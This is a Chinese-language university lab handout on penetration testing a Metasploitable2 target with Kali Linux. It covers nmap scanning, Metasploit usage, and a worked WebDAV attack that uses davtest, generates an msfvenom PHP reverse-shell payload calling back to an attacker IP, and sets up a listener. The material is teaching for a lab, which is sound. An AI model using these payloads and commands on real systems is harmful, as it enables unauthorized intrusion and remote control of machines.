


网络空间安全综合实践 (III)

场景驱动、角色支撑 第三级

角色定位：网络安全实战者(系统)

场景：实战环境中发现问题、解决问题



第4学期

精通某一种或者几种攻防技术，达到技术专家的级别

第3学期

全面掌握各种攻防实战技术，具备解决网络攻防中的各类技术问题能力


第2学期

熟悉系统基本原理，**掌握**初级攻防技能；着眼于网络空间安全专业基础能力的训练，以及灵活运用。

第1学期

学习基础技能；**了解**网络安全问题及解决方案，激发学生强烈兴趣

综合实践场景—系列递进任务模式



实验1 Metasploitable 渗透测试

指导老师：王美珍

实验内容

- 实验目的
- 实验环境
- 实验原理
- 实验内容
- 实验要求
- 报告提交

1. 实验目的

- 通过用metasploit针对metasploitable的渗透测试，掌握几种渗透测试技术，具备解决网络攻防中的几类技术问题能力
- 具备网络系统安全分析能力
- 系统级渗透与安全防护演练
- 搜寻实验靶机的系统漏洞，并通过实验攻击机对实验靶机进行攻击。

2. 实验环境

- 1. kali linux (攻击机, 装有metasploit)
 - 用户名: kali
 - 密码: kali
 - 可以用sudo passwd设置root口令
- Metasploitable2-linux靶机
 - 用户名: msfadmin
 - 密码: msfadmin
 - 可以用sudo passwd设置root口令

Metasploit简介

- Metasploit是目前世界上领先的渗透测试工具，也是信息安全与渗透测试领域最大的开源项目之一。它彻底改变了我们执行安全测试的方式。
- Metasploit之所以流行，是因为它可以执行广泛的安全测试任务，从而简化渗透测试的工作。Metasploit适用于所有流行的操作系统，本实验中，主要以Kali Linux为主。因为Kali Linux预装了 Metasploit 框架和运行在框架上的其他第三方工具。

Metasploit框架和相关术语简介

- **Metasploit Framework:** 这是一个免费的、开源的渗透测试框架，由 H.D.Moore 在 2003 年发布，后来被 Rapid7 收购。当前稳定版本是使用 Ruby 语言编写的。它拥有世界上最大的渗透测试攻击数据库，每年超过100万次的下载。它也是迄今为止使用 Ruby构建的最复杂的项目之一。
- **Vulnerability:** 允许攻击者入侵或危害系统安全性的弱点称为漏洞，漏洞可能存在于操作系统，应用软件甚至网络协议中。
- **Exploit:** 攻击代码或程序，它允许攻击者利用易受攻击的系统并危害其安全性。每个漏洞都有对应的漏洞利用程序。Metasploit有超过 1700 个漏洞利用程序。
- **Payload:** 攻击载荷。它主要用于建立攻击者和受害者机器直接的连接，Metasploit有超过 500个有效攻击载荷。
- **Module:** 模块是一个完整的构件，每个模块执行特定的任务，并通过几个模块组成一个单元运行。这种架构的好处是可以很容易的将自己写的利用程序和工具集成到框架中。

Metasploitable靶机

- Metasploitable漏洞演练系统，它是用来作为MSF攻击用的靶机，它是一个具有无数未打补丁漏洞与开放了无数高危端口的渗透演练系统。Metasploitable基于Ubuntu Linux，由于基于Ubuntu。Metasploit建立的初衷是为了测试一下MSF漏洞框架集工具，它的内核是2.6.24，而且一般在Linux会产生问题的服务、工具或者软件它都集齐了。版本2添加了更多的漏洞，而且更让人兴奋的是，系统搭载了DVWA、Mutillidae等Web漏洞演练平台。
- 现在的最新版本是metasploitable3，Metasploitable 3 更加难以被攻破，Metasploitable 3 内置一些安全机制，比如防火墙，权限设置等。此外，Metasploitable 3中有些漏洞在Metasploit 中并没有漏洞利用模块，需要测试人员自己挖掘。Metasploitable 3 更加有趣，往里面加入了 flag。
- 另外，metasploitable3还可以扩展安装到多个设备。
- 但是，metasploitable3比较大，接近8G。磁盘空间够的同学可以下载metasploitable3

信息收集

- 被动信息收集

- 查询域名信息、子域信息、邮箱信息等等，可以用whois, dig等查询
- metaexploit收集信息，利用auxiliary模块
 - msf>use auxiliary/gather/enum_dns
 - msf>set DOMAIN 要查询的域名
 - msf>set THREADS 10 //设置线程数
 - msf>run

进入msf: msfconsole

- 主动信息收集

- 主机扫描：arp发现，ping-sweep等
- TCP端口扫描：TCP连接扫描，SYN扫描
- UDP端口扫描：
- 操作系统扫描：
- 应用程序扫描：

扫描工具——nmap

• Nmap `nmap -p- -sS -sV -n -v -oX demon.xml` 目标主机

- p 指定扫描的端口范围, -p-扫描所有端口
- sS Tcp SYN Scan (sS) 这是一个基本的扫描方式,它被称为半开放扫描 ,Nmap发送SYN包到远程主机
- sV 版本检测是用来扫描目标主机和端口上运行的软件版本
- open 仅仅显示开启的端口
- reason 显示端口处于特殊状态
- n 不进行dns解析操作 (本地搭建环境, 不用dns解析)
- oX XML XML格式 (我们需要导入到metasploit里面, 以便我们更好的 下次查看)
- sT TCP连接扫描
- sU UDP扫描
- D 隐蔽扫描, 指定扫描的源地址列表
- O 操作系统扫描

端口扫描——db_nmap

- db_nmap -Pn -sTV -T4 --open --min-parallelism 64 --version-all 192.168.177.144 -p-
 - -Pn: 跳过主机发现过程
 - -sTV: TCP扫描和检测开放端口服务版本信息
 - -T4: 设置时间模板，加速扫描
 - --open: 只显示开放端口
 - --min-parallelism: 探测报文的并发数
 - --version-all: 尝试每个探测，保证对每个端口尝试每个探测报文，获取服务更具体的版本
 - -p-: 表示扫描所有的端口（1-65535）

应用程序扫描

- SMP扫描
- SSH扫描
- FTP扫描
- SMTP枚举
- SNMP枚举
- HTTP扫描

漏洞分析与发现

- 通过exploit-db搜索漏洞
 - #searchsploit 漏洞名称
- metasploit搜索

//显示metasploit目录中可用的漏洞利用代码和攻击载荷

```
msf>show exploits
```

```
msf>show payloads
```

搜索某个特定的漏洞利用代码

```
msf>search exploit-name or search-term
```

- 搜索引擎搜索
- CVE网站搜索

nmap脚本引擎扫描漏洞

- Nmap脚本引擎（NSE）是Nmap最强大和最灵活的特性之一，它可以将Nmap转为漏洞扫描器使用。NSE有超过600个脚本，有非侵入式的，也有侵入式的，比如暴力破解，漏洞利用和拒绝服务攻击。在/usr/share/nmap/scripts/ 目录中可以看到这些脚本。

- `nmap -script <name> <ip>`

- db_nmap中也可使用脚本

```
root@kali: /usr/share/nmap/scripts# nmap -script ftp-vsftpd-backdoor 192.168.2.222
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-30 08:24 UTC
Nmap scan report for 192.168.2.222
Host is up (0.00023s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:  CVE:CVE-2011-2523  OSVDB:73573
|   vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|     Shell command: id
|     Results: uid=0(root) gid=0(root)
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|     http://osvdb.org/73573
|     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoor.html
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/ftp/vsftpd_backdoor.rb
|_
22/tcp    open  ssh
23/tcp    open  telnet
```


漏洞利用

- `msf>use exploit-name` //激活某个漏洞
- `msf>show options` //查看参数设置
- `msf>set 参数值` //设置参数值
- `msf>run or exploit` //实施攻击
- 验证攻击结果

后渗透阶段

- msfnevom
 - 生成木马工具
 - `msfnevom -p 指定载荷 -lhost 本地监听地址 -lport本地监听端口 -f 文件格式 -o 输出文件`
- Meterpreter
 - Meterpreter是Metasploit框架中的一个扩展模块，作为溢出成功以后的攻击载荷使用，攻击载荷在溢出攻击成功以后给我们返回一个控制通道。使用它作为攻击载荷能够获得目标系统的一个Meterpreter shell的连接。
 - Meterpreter shell作为渗透模块有很多有用的功能，比如添加一个用户、隐藏一些东西、打开shell、得到用户密码、上传下载远程主机的文件、运行cmd.exe、捕捉屏幕、得到远程控制权、捕获按键信息、清除应用程序、显示远程主机的系统信息、显示远程机器的网络接口和IP地址等信息。另外，Meterpreter能够躲避入侵检测系统。
 - Meterpreter命令详解，<https://www.cnblogs.com/backlion/p/9484949.html>

meterpreter中常见的反弹类型

- **reverse_tcp**: 基于TCP的反向链接反弹shell, 使用起来很稳定

- 生成一个Linux下反弹shell木马

```
#msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.1.102 lport=4444 -f elf -o isshell
```

当前目录下生成了issHELL文件, 增加可执行权限 `chmod u+x isshell`

- 打开Metasploit, 使用模块handler, 设置payload, 注意: 这里设置的payload要和生成木马所用的payload一样

```
msf>use exploit/multi/handler
```

```
msf exploit(handler) >set payload linux/x86/meterpreter/reverse_tcp
```

设置下地址和端口, 我们就开始监听了

```
msf exploit(handler) >set lhost x.x.x.x
```

```
msf exploit(handler) >set lport xx
```

```
msf exploit(handler) >exploit
```

需要将生成的反弹shell上传到目标主机, 并且运行该shell

- **reverse_http**: 基于http方式的反向连接 (payload:/windows/meterpreter/reverse_h
- **reverse_https**: 基于http方式的反向连接 (payload:/windows/meterpreter/reverse_
- **bind_tcp**: 基于TCP的正向连接shell (linux/x86/meterpreter/bind_tcp)

渗透实例

- 1. 端口扫描
- `nmap -T4 -sV -v 192.168.2.222`

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:91:82:BB (Cadmus Computer Systems)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OS
s: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

渗透实例

- 找漏洞

- 指导书列出了很多漏洞，这次我们找一个新的漏洞
- 上面的扫描结果来看，发现目标主机上有web服务器，服务器为apache 2.2.8+DAV2.0

- 访问web界面



渗透实例

- WebDav找找是否有这个漏洞


网页 资讯 视频 图片 知道 文库 贴吧 采购 地图 更多»

百度为您找到相关结果约1,050,000个

搜索工具

[【小迪实地】Webdav安全配置相关与漏洞利用 玫瑰安全-CSDN博客](#)

2015年5月17日 - 0x00 简介WebDAV是一种基于 HTTP 1.1协议的通信协议.它扩展了HTTP 1.1,在G... WebDAV是一种基于 HTTP 1.1协议的通信...WebDAV漏洞扫描器 扫描系统中是...

 CSDN技术社区 ▾ - 百度快照

[WebDAV 漏洞安全防护 步骤 搜狐](#)

2018年12月13日 - WebDAV也是系统中常见的之一,利用该进行攻击,可以获取系统管理员的最高权限。一、什么是WebDAV缓冲区溢出漏洞 WebDAV出现的主要原因是IIS服务默认提...

 搜狐网 ▾ - 百度快照

[Windows最新“WebDAV”提权漏洞介绍\(MS16-016\) - FreeBuf互联网...](#)



2016年2月15日 - *本文中涉及到的相关漏洞已报送厂商并得到修复,本文仅限技术与讨论,严禁用于非法用途,否则产生的一切后果自行承担。这个漏洞是由于Windows中的WebDAV...

<https://www.freebuf.com/vuls/9...> ▾ - 百度快照


[CVE-2017-7269—IIS 6.0 WebDAV远程代码执行漏洞分析 - a... 博客园](#)

2017年4月2日 - 虚拟机中安装Windows Server 2003企业版,安装iss6.0后,设置允许WebDAV扩展。使用的调试器为:windbg:6.7.0005.1 远程代码执行效果如下: 由上图可到,漏...

<https://www.cnblogs.com/wh4am1...> ▾ - 百度快照

[WebDAV服务漏洞利用工具DAVTest 大学霸 IT达人-CSDN博客](#)

2017年7月27日 - Kali Linux提供了一款WebDAV服务漏洞利用工具DAVTest。该工具会自动检测权限,寻找可执行文件的权限。一旦发现,用户就可以上传内置的后门工具,对服务器...

 CSDN技术社区 ▾ - 百度快照

[WebDAV漏洞直接远程溢出拿下服务器 - h4ck0ne - 博客园](#)

2016年1月23日 - 以上是 我做的幻灯片 介绍什么是WebDAV 有什么用 漏洞测试需要的工具 http://pan.baidu.com/s/1o6DYxAE看到这里 说明直接远程溢出 提升权限为system ...

***Davtext* -----kali官方介绍**

DAVTest说明:

DAVTest 上传测试的可执行文件，然后（可选）上传文件，允许用于执行命令，或者直接在目标上其他操作测试启用的WebDAV服务器。它的目的是渗透测试快速，轻松地确定是否启用DAV服务攻击。

DAVTest支持:

- 自动发送文件漏洞
- 目录自动随机帮助隐藏文件
- 发送文本文件，并尝试MOVE到可执行文件的名称
- 上传的文件自动清理
- 发送任意文件


davtest用法

```
root@kali:~# davtest
ERROR: Missing -url

/usr/bin/davtest -url <url> [options]

-auth+      Authorization (user:password)
-cleanup    delete everything uploaded when done
-directory+ postfix portion of directory to create
-debug+     DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perl_dav_debug.txt)
-move       PUT text files then MOVE to executable
-nocreate    don't create a directory
-quiet      only print out summary
-rand+      use this instead of a random string for filenames
-sendbd+    send backdoors:
              auto - for any succeeded test
              ext - extension matching file name(s) in backdoors/ dir
-uploadfile+ upload this file (requires -uploadloc)
-uploadloc+  upload file to this location/name (requires -uploadfile)
-url+       url of DAV location

Example: /usr/bin/davtest -url http://localhost/davdir
root@kali:~#
```



davtest -url http://192.168.2.222/dav

davtest执行结果

```
PUT      txt      SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.txt
PUT      asp      SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.asp
PUT      pl       SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.pl
PUT      cfm      SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.cfm
*****
Checking for test file execution
EXEC     isp      FAIL
EXEC     php      SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.php
EXEC     cgi      FAIL
EXEC     jhtml    FAIL
EXEC     html     SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.html
EXEC     aspx     FAIL
EXEC     shtml    FAIL
EXEC     txt      SUCCEED:      http://192.168.2.222/dav/DavTestDir_zCz505eDullp10/davt
est_zCz505eDullp10.txt
EXEC     asp      FAIL
EXEC     pl       FAIL
EXEC     cfm      FAIL
```

制作木马，本地监听

```
#msfnevom -p php/meterpreter/reverse_tcp -lhost 192.168.2.184 -lport 6666 -f  
raw -o test.php
```

```
msf>use exploit/multi/handler
```

```
msf exploit(handler) >set payload php/meterpreter/reverse_tcp
```


设置下地址和端口，我们就开始监听了

```
msf exploit(handler) >set lhost 192.168.2.184
```


```
msf exploit(handler) >set lport 6666
```

```
msf exploit(handler) >exploit
```

反向shell



